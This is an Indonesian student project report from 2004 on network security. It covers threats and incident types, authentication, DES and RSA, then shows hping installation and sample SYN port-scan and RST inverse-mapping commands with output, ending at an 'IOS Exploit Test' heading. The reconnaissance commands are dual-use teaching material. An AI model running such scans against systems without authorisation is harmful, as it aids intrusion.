

Proyek Akhir  
Keamanan Sistem Informasi  
(EC-5010)

# Analisis Keamanan Jaringan Internet Menggunakan Hping, Nmap, Nessus , dan Ethereal

oleh:

Thomas Setiawan

13200108



Departemen Teknik Elektro  
Fakultas Teknologi Industri  
Institut Teknologi Bandung  
2004

# DAFTAR ISI

BAB I PENDAHULUAN.....	1
1.1. Latar Belakang Masalah.....	1
1.2. Tujuan Penulisan.....	1
1.3. Metode Penulisan.....	2
1.4. Sistematika Penulisan.....	2
BAB II DASAR TEORI.....	3
2.1. Konsep Keamanan Jaringan Internet.....	3
2.1.1. Ancaman.....	3
2.1.2. Kelemahan.....	4
2.1.3. Security Policy.....	4
2.2. Insiden Keamanan Jaringan.....	5
2.2.1. Probe.....	6
2.2.2. Scan.....	6
2.2.3. Account Compromise.....	6
2.2.4. Root Compromise.....	6
2.2.5. Packet Sniffer.....	7
2.2.6. Denial Of Service (Dos).....	7
2.2.7. Eksploitasi Terhadap Kepercayaan.....	8
2.2.8. Malicious Code.....	8
BAB III PENINGKATAN KEAMANAN JARINGAN INTERNET.....	9
3.1. Autentikasi.....	9
3.2. Enkripsi.....	10
3.2.1. DES(Data Encryption Standard).....	13
3.2.2. RSA.....	14

BAB IV Analisis Keamanan Jaringan Internet .....	16
4.1.Hping.....	16
4.1.1.Instalasi Hping .....	16
4.1.2. Protokol-protokol Yang Dapat Digunakan .....	17
4.1.3. Fungsi-fungsi Hping .....	19
4.1.3.1. Port Scanning .....	19
4.1.3.2. Inverese Mapping.....	19
4.1.3.3. IOS Exploit Test.....	20
4.1.3.3. Iddle Scanning.....	23
4.2.Nmap .....	24
4.2.1. Instalasi Nmap .....	24
4.2.2. Hal-hal yang Dapat Dilakukan dengan Menggunakan Nmap.....	25
4.3.Nessus .....	32
4.3.1. Instalasi Nessus .....	33
4.3.2.Hasil Scan Dengan Menggunakan Nessus.....	34
4.4.Ethereal .....	38
4.4.1. Hasil Capture dari Ethereal.....	38
BAB V KESIMPULAN DAN SARAN.....	41
5.1.Kesimpulan .....	41
5.2.Saran.....	41

#### DAFTAR PUSTAKA

LAMPIRAN : Nessus Report

# BAB I

## PENDAHULUAN

### **1.1. Latar Belakang Masalah**

Pada era global ini, keamanan sistem informasi berbasis Internet harus sangat diperhatikan, karena jaringan komputer Internet yang sifatnya publik dan global pada dasarnya tidak aman. Pada saat data terkirim dari suatu terminal asal menuju ke terminal tujuan dalam Internet, data itu akan melewati sejumlah terminal yang lain yang berarti akan memberi kesempatan pada user Internet yang lain untuk menyadap atau mengubah data tersebut.

Sistem keamanan jaringan komputer yang terhubung ke Internet harus direncanakan dan dipahami dengan baik agar dapat melindungi sumber daya yang berada dalam jaringan tersebut secara efektif.

Berdasarkan uraian di atas, penulis tertarik untuk mempelajari cara untuk mengamankan suatu sistem dan jaringan komputer. Oleh karena itu, pada proyek akhir kuliah Keamanan Sistem Informasi (EC-5010) ini, penulis mengambil bahan mengenai keamanan jaringan internet.

### **1.2. Tujuan Penulisan**

Tujuan penulisan dari proyek akhir ini adalah untuk membahas mengenai keamanan jaringan internet dan bagaimana untuk mengetahui *vulnerability* dari suatu jaringan, sehingga dengan mengetahui kelemahan yang terdapat pada jaringan maka langkah-langkah untuk mengatasi kelemahan ini dapat dilakukan. . Selain itu penulisan proyek akhir ini bertujuan untuk memenuhi syarat kelulusan mata kuliah Keamanan Sistem Informasi (EC-5010)

### **1.3. Metode Penulisan**

Proyek akhir ini ditulis berdasarkan beberapa referensi yang didapatkan dari literatur mengenai keamanan jaringan internet. Analisa keamanan suatu jaringan dilakukan dengan menggunakan tool-tool seperti Hping, Nmap, Nessus, dan Ethereal.

### **1.4. Sistematika Penulisan**

Laporan proyek akhir ini terdiri dari 4 bab, yaitu:

#### **BAB I: PENDAHULUAN**

Bab ini berisi latar belakang masalah, tujuan penulisan, metode penulisan, dan sistematika penulisan dari laporan proyek akhir Keamanan Sistem Informasi ini.

#### **Bab II: DASAR TEORI**

Pada bab ini akan dibahas mengenai kemanan jaringan internet dan hal-hal yang dapat dilakukan untuk meningkatkan keamanan pada jaringan internet.

#### **Bab III: PENINGKATAN KEAMANAN JARINGAN INTERNET**

Pada bab ini akan dibahas mengenai beberapa cara yang dapat digunakan untuk dapat meningkatkan keamanan pada jaringan Internet.

#### **BAB IV: ANALIS KEAMANAN JARINGAN INTERNET**

Pada bab ini akan dibahas mengenai beberapa cara untuk dapat mengetahui kelemahan atau *vulnerability* dari suatu jaringan

#### **BAB V: KESIMPULAN DAN SARAN**

Bab ini berisi kesimpulan dan saran dari proyek akhir ini.

## BAB II

# DASAR TEORI

### **2.1. Konsep Keamanan Jaringan Internet**

Pada era global ini, keamanan sistem informasi berbasis Internet harus sangat diperhatikan, karena jaringan komputer Internet yang sifatnya publik dan global pada dasarnya tidak aman. Pada saat data terkirim dari suatu terminal asal menuju ke terminal tujuan dalam Internet, data itu akan melewati sejumlah terminal yang lain yang berarti akan memberi kesempatan pada user Internet yang lain untuk menyadap atau mengubah data tersebut.

Sistem keamanan jaringan komputer yang terhubung ke Internet harus direncanakan dan dipahami dengan baik agar dapat melindungi sumber daya yang berada dalam jaringan tersebut secara efektif. Apabila ingin mengamankan suatu jaringan maka harus ditentukan terlebih dahulu tingkat ancaman (*threat*) yang harus diatasi, dan resiko yang harus diambil maupun yang harus dihindari. Berikut ini akan dibahas mengenai ancaman (*threat*), kelemahan, dan Policy keamanan (*security policy*) jaringan.

#### **2.1.1. Ancaman**

Pada dasarnya, ancaman datang dari seseorang yang mempunyai keinginan memperoleh akses ilegal ke dalam suatu jaringan komputer. Oleh karena itu, harus ditentukan siapa saja yang diperbolehkan mempunyai akses legal ke dalam sistem, dan ancaman-ancaman yang dapat mereka timbulkan. Ada beberapa tujuan yang ingin dicapai oleh penyusup dan, sangat berguna apabila dapat membedakan tujuan-tujuan tersebut pada saat merencanakan sistem keamanan jaringan komputer. Beberapa tujuan para penyusup adalah:

- Pada dasarnya hanya ingin tahu sistem dan data yang ada pada suatu jaringan komputer yang dijadikan sasaran. Penyusup yang bertujuan seperti ini sering disebut dengan *The Curious*.
- Membuat sistem jaringan menjadi *down*, atau mengubah tampilan situs web. Penyusup yang mempunyai tujuan seperti ini sering disebut sebagai *The Malicious*.
- Berusaha untuk menggunakan sumber daya di dalam sistem jaringan komputer untuk memperoleh popularitas. Penyusup seperti ini sering disebut sebagai *The High-Profile Intruder*.
- Ingin tahu data apa saja yang ada di dalam jaringan komputer untuk selanjutnya dimanfaatkan untuk mendapatkan uang. Penyusup seperti ini sering disebut sebagai *The Competition*.

### **2.1.2. Kelemahan**

Kelemahan menggambarkan seberapa kuat sistem keamanan suatu jaringan komputer terhadap jaringan komputer yang lain, dan kemungkinan bagi seseorang untuk mendapat akses ilegal ke dalamnya.

### **2.1.3. Security Policy**

Security Policy menyediakan kerangka-kerangka untuk membuat keputusan yang spesifik, misalnya mekanisme apa yang akan digunakan untuk melindungi jaringan. Security Policy juga merupakan dasar untuk mengembangkan petunjuk pemrograman yang aman untuk diikuti user maupun bagi administrator sistem. Sebuah Security Policy mencakup hal-hal seperti berikut:

- Deskripsi secara detail tentang lingkungan teknis dari situs, hukum yang berlaku, otoritas dari policy tersebut, dan filosofi dasar untuk digunakan pada saat menginterpretasikan policy tersebut.
- Analisa resiko yang mengidentifikasi *resource* dari jaringan, ancaman yang dihadapi oleh *resource* tersebut.

- Petunjuk bagi administrator sistem untuk mengelola sistem.
- Definisi bagi user tentang hal-hal yang boleh dilakukan.
- Petunjuk untuk kompromi terhadap media dan penerapan hukum yang ada.

Faktor-faktor yang berpengaruh terhadap keberhasilan Security Policy antara lain adalah:

- Komitmen dari pengelola jaringan.
- Dukungan teknologi untuk menerapkan security policy tersebut.
- Keaktifan penyebaran policy tersebut.
- Kesadaran semua user terhadap keamanan jaringan.

Teknik-teknik yang dapat digunakan untuk mendukung keamanan jaringan antara lain:

- Autentikasi terhadap sistem.
- Audit sistem untuk akuntabilitas dan rekonstruksi.
- Enkripsi terhadap sistem untuk penyimpanan dan pengiriman data penting.
- Tool-tool jaringan, misalnya firewall dan proxy.

## **2.2. Insiden Keamanan Jaringan**

Insiden keamanan jaringan adalah suatu aktivitas terhadap suatu jaringan komputer yang memberikan dampak terhadap keamanan sistem yang secara langsung atau tidak bertentangan dengan security policy sistem tersebut.

Secara garis besar, insiden dapat diklasifikasikan menjadi: *probe*, *scan*, *account compromise*, *root compromise*, *packet sniffer*, *denial of service*, *exploitation of trust*, *malicious code*, dan *infrastructure attacks*. Berikut ini akan dibahas mengenai jenis-jenis insiden tersebut.

### **2.2.1. Probe**

Sebuah probe dapat dikenali dari adanya usaha-usaha yang tidak lazim untuk memperoleh akses ke dalam suatu sistem atau untuk menemukan informasi tentang sistem tersebut. Salah satu contohnya adalah usaha untuk login ke dalam sebuah account yang tidak digunakan. Probing ini dapat dianalogikan sebagai usaha untuk memasuki sebuah ruangan yang dengan mencoba-coba apakah pintunya terkunci apa tidak.

### **2.2.2. Scan**

Scan adalah kegiatan probe dalam jumlah yang besar dengan menggunakan tool secara otomatis. Tool tersebut secara otomatis dapat mengetahui port-port yang terbuka pada host lokal maupun host remote, IP address yang aktif, bahkan bisa untuk mengetahui sistem operasi yang digunakan pada host yang dituju. Contoh tool scanner adalah NMAP yang akan dibahas pada bab XVI.

### **2.2.3. Account Compromise**

Account compromise adalah penggunaan account sebuah komputer secara ilegal oleh seseorang yang bukan pemilik account tersebut. Account compromise dapat mengakibatkan korban mengalami kehilangan atau kerusakan data. Sebuah insiden account compromise dapat berakibat lebih lanjut, yaitu terjadinya insiden root compromise, yang dapat menyebabkan kerusakan lebih besar.

### **2.2.4. Root Compromise**

Root compromise mirip dengan accountcompromise, dengan perbedaan account yang digunakan secara ilegal adalah account yang mempunyai privilege sebagai administrator sistem. Istilah root diturunkan dari sebuah account pada sistem berbasis UNIX yang mempunyai privelege tidak terbatas. Penyusup yang berhasil melakukan root compromise dapat melakukan apa saja pada sistem yang menjadi

korban, termasuk menjalankan program, mengubah kinerja sistem, dan menyembunyikan jejak penyusupan.

### **2.2.5. Packet Sniffer**

Packet Sniffer adalah suatu device, baik perangkat lunak maupun perangkat keras yang digunakan untuk memperoleh informasi yang melewati jaringan komputer. Kegunaan dari packet sniffer adalah membuat NIC (Network Interface Card), contohnya Ethernet, dalam mode promiscuous sehingga dapat menangkap semua traffic dalam jaringan. Mode promiscuous adalah mode di mana semua workstation pada jaringan komputer “mendengar” semua traffic, tidak hanya traffic yang dialamatkan ke workstation itu sendiri. Jadi workstation pada mode promiscuous dapat “mendengarkan” traffic dalam jaringan yang dialamatkan kepada workstation lain.

Sebuah sniffer dapat berupa kombinasi dari perangkat lunak dan perangkat keras. Keberadaan sniffer di dalam jaringan sangat sulit untuk dideteksi karena sniffer adalah program aplikasi yang sangat pasif dan tidak membangkitkan apa-apa, dengan kata lain tidak meninggalkan jejak pada sistem.

### **2.2.6. Denial Of Service (Dos)**

Sumber daya jaringan yang berharga antara lain komputer dan database, serta pelayanan-pelayanan (service) yang disediakan oleh organisasi pemilik jaringan. Kebanyakan user jaringan memanfaatkan pelayanan-pelayanan tersebut agar pekerjaan mereka menjadi efisien. Bila pelayanan ini tidak dapat dipergunakan karena sebab-sebab tertentu, maka tentu saja akan menyebabkan kehilangan produktivitas.

Sulit untuk memperkirakan penyebab *Denial Of Service*. Berikut ini adalah contoh penyebab terjadinya *Denial Of Service*:

- Kemungkinan jaringan menjadi tidak berfungsi karena kebanjiran traffic.

- Kemungkinan ada virus yang menyebar dan menyebabkan sisten komputer menjadi lamban atau bahkan lumpuh.
- Kemungkinan device yang melindungi jaringan dirusak.

### **2.2.7. Eksploitasi Terhadap Kepercayaan**

Seringkali komputer-komputer di dalam jaringan mempunyai hubungan kepercayaan antara satu dengan yang lain. Sebagai contoh, sebelum mengeksekusi perintah, komputer akan memeriksa suatu set dai file-file yang menspesifikasikan komputer lain yang ada di dalam jaringan tersebutyang diizinkan untuk menggunakan perintah tersebut. Bila penyerang dapat membuat identitas merka tersamar sehingga seolah-olah sedang menggunakan komputer yang dipercayai, mka penyerang tersebutakan dapat memperoleh akses ke komputer lain secara ilegal.

### **2.2.8. Malicious Code**

*Malicious code* adalah suatu program yang bila dieksekusi akan menyebabkan sesuatu yang tidak diinginkan di dalam user. User sistem biasanya tidak memperhatikan program ini hingga ditemukan kerusakan. Yang termasuk *malicious code* adalah *trojan horse*, virus, dan *worm*. *Trojan horse* dan virus biasanya disusupkan ke dalam suatu file atau program. Worm adalah program yang dapat menduplikasikan diri dan menyebar tanpa intervensi manusia setelah program tersebut dijalankan. Virus juga mempunyai kemungkinan untuk menduplikasikan diri namun biasanya memerlukan intervensi dari user komputer untuk menyebar ke program atau sistem yang lain. *Malicious code* ini dapat menyebabkan kerusakan atau kehilangan data yang serius.

## BAB III

# PENINGKATAN KEAMANAN JARINGAN INTERNET

Ada beberapa cara yang dapat untuk meningkatkan keamanan pada jaringan internet, pada proyek akhir ini akan sekilas dibahas mengenai autentikasi dan enkripsi

### **3.1. Autentikasi**

Metode autentikasi yang paling umum digunakan adalah penggunaan *username* beserta *password*-nya. Metode *username/password* ini ada berbagai macam jenisnya, berikut ini adalah macam-macam metode *username/password*:

- Tidak ada *username/password*

Pada sistem ini tidak diperlukan *username* atau *password* untuk mengakses suatu jaringan. Pilihan ini merupakan pilihan yang paling tidak aman.

- Statis *username/password*

Pada metode ini *username/password* tidak berubah sampai diganti oleh administrator atau user. Rawan terkena *playbacks attacka*, *eavesdropping*, *theft*, dan *password cracking program*.

- *Expired username/password*

Pada metode ini *username/password* akan tidak berlaku sampai batas waktu tertentu (30-60 hari) setelah itu harus direset, biasanya oleh user. Rawan terkena *playback attacks*, *eavesdropping*, *theft*, dan *password cracking program* tetapi dengan tingkat kerawanan yang lebih rendah dibanding dengan statis *username/password*.

- One-Time Password (OTP)

Metode ini merupakan metoda yang teraman dari semua metode *username/password*. Kebanyakan sistem OTP berdasarkan pada “secret passphrase”, yang digunakan untuk membuat daftar *password*. OTP memaksa user jaringan untuk memasukkan password yang berbeda setiap kali melakukan login. Sebuah *password* hanya digunakan satu kali.

### **3.2. Enkripsi**

Enkripsi dapat digunakan untuk melindungi data, baik pada saat ditransmisikan maupun pada saat disimpan. Beberapa vendor menyediakan device – device perangkat keras untuk enkripsi yang dapat digunakan untuk mengenkrip dan mendekrip data pada koneksi point-to-point.


Enkripsi dapat didefinisikan sebagai proses – proses konversi suatu informasi dalam bentuk yang dapat dibaca ke dalam bentuk yang tidak dapat dimengerti oleh pihak lain. Bila penerima data yang sudah dienkrip ingin membaca data semula, maka penerima tersebut harus mengkonversikan kembali ke bentuk semula melalui proses dekripsi. Dekripsi adalah invers dari proses enkripsi. Untuk melakukan proses dekripsi, penerima harus memiliki suatu data khusus sebagai kunci. Kunci tersebut harus didistribusikan dan dijaga secara hati-hati.

Keuntungan menggunakan enkripsi adalah bila metode lain untuk melindungi data berhasil dibongkar oleh penyusup, maka data yang diperoleh oleh penyusup tersebut tidak ada artinya bagi penyusup tersebut.

Ada beberapa jenis paket enkripsi baik dalam bentuk perangkat keras maupun perangkat lunak. Paket perangkat lunak enkripsi terdapat dalam versi komersial maupun *freeware*. Perangkat keras enkripsi biasanya dibuat dengan prosesor khusus enkripsi dan jauh lebih cepat dibandingkan dengan perangkat lunak enkripsi. Namun, disisi lain, bila si penyusup memiliki akses terhadap perangkat keras enkripsi, maka penyusup tersebut dapat membuat skema dekripsi berbasis perangkat keras yang dapat digunakan untuk membuka informasi yang dapat dienkrip.

Data yang ditransmisikan dalam jaringan rentan terhadap penyadapan. Sering kali dilakukan enkripsi terhadap seluruh file sebelum mengirimkannya. Hal ini sering disebut end-to-end-encryption.

Data yang ingin dikirim biasanya disebut dengan *plaintext*. Data yang sudah dienkripsi biasanya disebut dengan *ciphertext*. Berikut ini adalah gambar yang menunjukkan proses enkripsi dan dekripsi.



Gambar 14.1. proses enkripsi dan dekripsi

*Plaintext* dilambangkan dengan  $M$  (*message*). *Plaintext* dapat berupa aliran bit (*stream of bits*), file teks, aliran dari suara yang sudah didigitalisasi, dll.  $M$  adalah sebuah data biner. *Ciphertext* dilambangkan dengan  $C$ . *Ciphertext* juga merupakan data biner dengan ukuran yang mungkin sama atau lebih besar dari ukuran *plaintext* (apabila mengkombinasikan proses enkripsi dengan proses kompresi, ukuran dai *ciphertext* mungkin akan lebih kecil dari ukuran *plaintext*. Fungsi dari proses enkripsi dilambangkan dengan  $E$ . Dalam notasi matematis:

$$E(M) = C$$

Fungsi dari proses dekripsi dilambangkan dengan  $D$ . Dalam notasi matematis:

$$D(C) = M$$

Identitas berikut ini haruslah selalu benar:

$$D(E(M)) = M$$

Algoritma kriptografi, biasa disebut juga dengan *cipher*, adalah fungsi matematis yang digunakan untuk proses enkripsi dan dekripsi (biasanya terdapat 2 fungsi yang saling berhubungan, satu untuk enkripsi dan satu lagi untuk dekripsi)

Apabila suatu algoritma harus dijaga kerahasiaan cara kerjanya untuk menjamin keamanan dalam proses enkripsi dan dekripsi, maka algoritma ini disebut

dengan algoritma terbatas (*restricted algorithm*). Algoritma ini biasanya digunakan untuk aplikasi yang tidak membutuhkan tingkat keamanan yang terlalu tinggi.

Kriptografi modern menyelesaikan masalah ini dengan menggunakan sebuah kunci (*key*), yang biasanya dilambangkan dengan subscript K), notasi matematisnya dapat ditulis seperti berikut:

$$E_K(M) = C$$

$$D_K(C) = M$$

$$D_K(E_K(M)) = M$$

Beberapa algoritma menggunakan kunci (*key*) enkripsi dan kunci (*key*) dekripsi yang berbeda. Notasi matematisnya dapat ditulis sebagai berikut:

$$E_{K1}(M) = C$$

$$D_{K2}(C) = M$$

$$D_{K2}(E_{K1}(M)) = M$$

Apabila seseorang, yang tidak berhak mengetahui isi pesan yang dikirim, mengetahui algoritma enkripsi dan dekripsi, maka ia tidak akan dapat mengetahui isi pesan yang dikirim selama ia tidak mengetahui kunci yang digunakan dalam proses enkripsi dan dekripsi. Hal ini berarti algoritma dapat disebarluaskan.

Ada terdapat 2 tipe dari algoritma yang menggunakan kunci, yaitu:

- *Symmetric Algorithms*

Algoritma adalah algoritma yang kunci untuk enkripsinya dapat dihitung dari kunci deskripsinya, berlaku untuk kebalikannya. Pada kebanyakan *Symmetric Algorithms*, kunci yang digunakan untuk enkripsi dan dekripsi adalah kunci yang sama.. Jadi pengirim dan penerima data harus menentukan kunci yang akan digunakan sebelum mereka dapat berkomunikasi secara aman.

- *Public-Key Algorithms*

*Public-Key Algorithms* didesain sedemikian rupa sehingga kunci yang digunakan untuk enkripsi berbeda dengan kunci yang digunakan untuk dekripsi ( kunci untuk dekripsinya tidak dapat dihitung dari kunci enkripsinya). Algoritma ini

disebut dengan “*Public-Key*” karena kunci untuk enkripsinya dapat dibuat umum (*public*). Seorang yang benar-benar asing dapat mengenkripsi pesan dengan menggunakan kunci *public* tersebut tetapi hanya orang-orang tertentu saja yang dapat mendekrip pesan. Pada sistem yang seperti ini kunci untuk enkripsi disebut dengan *public key*, sedangkan kunci untuk dekripsi disebut dengan *private key*. Untuk keperluan tertentu pesan akan dienkripsi dengan *private key* dan didekrip dengan *public key*, ini digunakan pada *digital signature*.

Berikut ini akan dibahas mengenai beberapa algoritma enkripsi

### **3.2.1. DES(Data Encryption Standard)**

DES merupakan mekanisme enkripsi data yang sangat populer dan dapat digunakan. DES mengenkripsikan data dengan ukuran 64-bit. *Plaintext* sebesar 64 bit dienkripsi dan menghasilkan 64 bit *ciphertext*. Algoritma DES diciptakan oleh IBM pada tahun 1960-1970. DES termasuk ke dalam *Symmetric Key Cryptosystem* — *Block Cipher Encryption*. *Block Cipher* membagi sebuah pesan dalam beberapa blok sebesar  $n$  bits, kemudian mengenkripsi setiap blok tersebut dengan sebuah kunci rahasia dengan menggunakan algoritma khusus.

DES merupakan transformasi informasi dalam bentuk plain teks ke dalam bentuk data terenkripsi yang disebut dengan *ciphertext* melalui algoritma khusus dan seed value yang disebut dengan kunci. Bila kunci tersebut diketahui oleh penerima, maka dapat dilakukan proses konversi dari *Ciphertext* ke dalam bentuk aslinya. Panjang dari kunci yang dipergunakan adalah 56 bit (kunci ini biasanya mempunyai panjang 64 bit, tetapi setiap 8 bit digunakan sebagai *parity checking*. *Parity* bit ini merupakan *least significant bit* dari setiap byte kunci ini). Keamanan dari sistem ini bergantung dari kunci ini. Brute force attack dengan mencoba segala kombinasi membutuhkan  $2^{56}$  kombinasi atau sekitar  $7 \times 10^{17}$  atau 70 juta milyar kombinasi

Kelemahan potensial yang dimiliki oleh semua sistem enkripsi adalah kunci harus diingat, sebagai mana sebuah password harus diingat. Bila kunci diketahui oleh

pihak lain yang tidak diharapkan maka data asli akan dapat terbaca. Bila kunci terlupakan maka pemegang kunci tidak akan dapat membaca data aslinya.

Garis besar dari algoritma DES ini adalah seperti berikut:

Seperti telah disebutkan di atas bahwa dalam proses mengenkripsi, DES akan membagi data yang akan dienkripsi menjadi beberapa blok yang masing-masingnya terdiri dari 64 bit. Setelah inisial permutasi, blok data terpecah menjadi 2 bagian, bagian kiri dan bagian kanan, yang masing-masing panjangnya sebesar 32 bit. Pada proses enkripsi terdapat 16 tingkat operasi yang identik, biasa disebut dengan fungsi  $f$ , fungsi ini akan mengkombinasikan data dengan kunci. Setelah 16 tingkat selesai maka data pada bagian kanan dan data pada bagian kiri akan digabungkan, dan setelah final permutasi, yang merupakan invers dari inisial permutasi, maka algoritma dari DES ini selesai.

### **3.2.2.RSA**

RSA merupakan *public-key algorithm* yang paling populer. RSA dapat digunakan untuk proses enkripsi dan sebagai *digital signatures*. Keamanan RSA didapat dari sulitnya untuk memfaktorkan bilangan yang besar. *Public key* dan *private key* adalah fungsi dari pasangan bilangan prima yang besar. Untuk dapat mengembalikan *plaintext* dengan menggunakan *public key* dan *ciphertext* adalah ekuivalen dengan memfaktorkan perkalian dari 2 bilangan prima yang dipilih sebagai *public key* dan *private key*. Oleh karena itu, Keamanan RSA didapat dari sulitnya untuk memfaktorkan bilangan yang besar.

Berikut ini langkah-langkah untuk mengenerasikan *public key* dan *private key* :

1. Hasilkan dua buah integer prima besar,  $p$  dan  $q$

Untuk memperoleh tingkat keamanan yang tinggi pilih  $p$  dan  $q$  yang berukuran besar, misalnya 1024 bit.

2. Hitung  $m = (p-1)*(q-1)$
3. Hitung  $n = p*q$
4. Pilih  $e$  yg relatively prime terhadap  $m$

$e$  relatively prime terhadap  $m$  artinya faktor pembagi terbesar keduanya adalah 1, secara matematis disebut  $\gcd(e,m) = 1$ . Untuk mencarinya dapat digunakan algoritma Euclid.

5. Cari  $d$ , sehingga  $e \cdot d = 1 \pmod{m}$ , atau  $d = (1+nm)/e$

Untuk bilangan besar, dapat digunakan algoritma extended Euclid.

6. Kunci publik :  $e, n$

Kunci private :  $d$

Apabila B ingin mengenkripsi message  $M$  untuk A maka yang harus dilakukan B adalah :

1. Ambil kunci publik A yg otentik ( $n, e$ )
2. Representasikan message sbg integer  $M$  dalam interval  $[0, n-1]$
3. Hitung  $C = M^e \pmod{n}$
4. Kirim  $C$  ke A

Sedangkan untuk mendekripsi pesan  $M$  yang dikirim, hal-hal yang harus dilakukan oleh adalah menggunakan kunci pribadi  $d$  untuk menghasilkan  $M = C^d \pmod{n}$

## BAB IV

# Analisis Keamanan Jaringan Internet

Pada bab ini akan dibahas mengenai analisa keamanan jaringan internet dengan menggunakan beberapa tool seperti Hping, Nmap, Nessus, dan Ethereal

### **4.1.Hping**

Hping adalah sebuah *TCP/IP assembler*. Tidak seperti *ping command* yang hanya dapat mengirim *ICMP echo request*, hping juga dapat mengirim paket TCP, UDP, ICMP, dan *RAW-IP protocols*. Hping dapat digunakan untuk berbagai macam keperluan, yaitu:

- Mengetes firewall
- *Port scanning*
- *Network testing*, dengan menggunakan protokol yang berbeda-beda
- *Remote OS fingerprinting*
- *Remote uptime guessing*
- *TCP/IP stacks auditing*
- *Traceroute*
- *Manual path MTU discovering*

#### **4.1.1.Instalasi Hping**

Program hping dapat diperoleh secara gratis dengan cara mendownloadnya pada situs [www.hping.org](http://www.hping.org)

Nama file yang didapatkan adalah *hping2.tar.gz*. File dalam bentuk ini tidak dapat langsung diinstall, untuk dapat menginstalnya file ini harus *didecompressed*

terlebih dahulu. Perintah yang digunakan untuk *mendecompreesed* file tersebut adalah *gunzip*, jadi untuk *mendecompreesed* file *hping2.tar.gz* digunakan perintah seperti berikut:

```
[root@localhost root]#gunzip hping2. tar. gz
```

Setelah perintah tersebut diberikan maka file *hping2.tar.gz* akan berubah menjadi *hping2.tar* , bentuk file ini juga masih belum dapat digunakan, untuk dapat menggunakannya harus diketikkan perintah seperti berikut:

```
[root@localhost root]#tar xvf hping2. tar
```

Setelah perintah tersebut diketikkan maka semua file (biasanya dibuat dalam satu folder, dalam hal ini folder *hping2*) sudah dapat diakses, untuk menginstall program *hping*, harus diketikkan perintah berikut pada folder *hping2*:

```
[root@localhost hping2]#. /configure  
[root@localhost hping2]#make  
[root@localhost hping2]#make install
```

Apabila tidak bermasalah maka program *hping* sudah dapat dijalankan.

#### **4.1.2. Protokol-protokol Yang Dapat Digunakan**

TCP adalah *default protocol* pada program *hping*, secara *default* *hping* akan mengirim TCP *headers* ke *port 0 host target* dengan *winsize 64* dan tanpa adanya TCP *flag* yang *on*. Biasanya ini adalah cara yang terbaik untuk melakukan *hide ping*, dan sangat berguna ketika target dilindungi *firewall* yang tidak memperbolehkan ICMP untuk lewat dan juga dengan mengirim TCP *nullflag* ke port 0 mempunyai kemungkinan yang cukup besar untuk tidak tercatat pada target.

Selain protokol TCP, protokol lainnya yang dapat digunakan untuk mengirim paket ke target adalah sebagai berikut:

- RAW IP

Pada mode ini hping akan mengirim paket IP yang sama seperti paket yang dikirimkan dari sebuah aplikasi, sehingga target akan mengira bahwa paket yang dikirimkan adalah sebuah paket dari sebuah aplikasi.

Apabila diinginkan untuk mengirim paket IP ke target maka perintah yang harus diketikkan adalah sebagai berikut:

```
[root@localhost hping2]#hping -0 [target host] [option]
```

- ICMP

Pada mode ini, secara default hping akan mengirim ICMP *echo-request*, tetapi kita dapat juga untuk megeset tipe-tipe ICMP yang lain dengan menggunakan `-icmptype -icmpcode`

Apabila diinginkan untuk mengirim paket ICMP ke target maka perintah yang harus diketikkan adalah sebagai berikut:

```
[root@localhost hping2]#hping -1 [target host]
```

- UDP

Pada mode ini, secara default hping akan mengirim paket UDP ke port 0 target host. UDP *header* dapat diatur dengan menggunakan `-baseport`, `-destport`, `--keep`.

Apabila diinginkan untuk mengirim paket UDP ke target maka perintah yang harus diketikkan adalah sebagai berikut:

```
[root@localhost hping2]#hping -2 [target host] [option]
```

### 4.1.3. Fungsi-fungsi Hping

#### 4.1.3.1. Port Scanning

Dengan menscan port target host, kita dapat mengetahui port-port yang terbuka pada target host. Untuk dapat menscan port target host, kita kirim paket TCP dengan flag SYN on ke target host yang ingin discan portnya. Apabila port target membalas dengan flag SA maka port tersebut terbuka sedangkan apabila port target membalas dengan flag RA maka port tersebut tertutup. Berikut ini adalah contoh dari port scanning :

```
[root@thomas sbin]# hping 152.102.20.184 -S -p ++22
HPING 152.102.20.184 (eth0 152.102.20.184): S set, 40 headers + 0 data bytes
len=46 ip=152.102.20.184 ttl=128 id=56775 sport=22 flags=RA seq=0 win=0 rtt=0.5 ms
len=46 ip=152.102.20.184 ttl=128 DF id=56776 sport=23 flags=SA seq=1 win=16616 rtt=0.6 ms
len=46 ip=152.102.20.184 ttl=128 id=56777 sport=24 flags=RA seq=2 win=0 rtt=0.5 ms
len=46 ip=152.102.20.184 ttl=128 DF id=56778 sport=25 flags=SA seq=3 win=16616 rtt=0.5 ms
len=46 ip=152.102.20.184 ttl=128 id=56779 sport=26 flags=RA seq=4 win=0 rtt=0.5 ms
```

Dari hasil *scanning* dari alamat IP 152.102.20.184 dapat terlihat bahwa port 23 dan port 25 terbuka, sedangkan port 22, 24, 26 tertutup.

#### 4.1.3.2. Inverse Mapping

*Inverse mapping* dilakukan untuk mengetahui host yang aktif atau tidak. Cara untuk melakukan *Inverse mapping* adalah mengirimkan paket TCP dengan mengeset flag *reset*. Apabila tidak didapatkan respon maka dapat disimpulkan bahwa host tersebut aktif, tetapi apabila mendapat respon “*ICMP host unreachable*” maka dapat disimpulkan bahwa IP address tujuan tidaklah digunakan. Berikut ini adalah contoh dari *inverse mapping*:

```
[root@thomas sbin]# hping 152.102.20.183 -R
HPING 152.102.20.183 (eth0 152.102.20.183): R set, 40 headers + 0 data bytes
ICMP Host Unreachable from ip=152.102.20.183 name=UNKNOWN
ICMP Host Unreachable from ip=152.102.20.183 name=UNKNOWN
ICMP Host Unreachable from ip=152.102.20.183 name=UNKNOWN
ICMP Host Unreachable from ip=152.102.20.183 name=UNKNOWN
ICMP Host Unreachable from ip=152.102.20.183 name=UNKNOWN
```

Dari contoh di atas dapat disimpulkan bahwa host dengan IP 152.102.20.183 tidaklah aktif.

```
[root@thomas sbin]# hping 152.102.20.184 -R
HPING 152.102.20.184 (eth0 152.102.20.184): R set, 40 headers + 0 data bytes

--- 152.102.20.184 hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Dari contoh di atas dapat disimpulkan bahwa host dengan IP 152.102.20.184 dalam keadaan aktif

#### 4.1.3.3. IOS Exploit Test

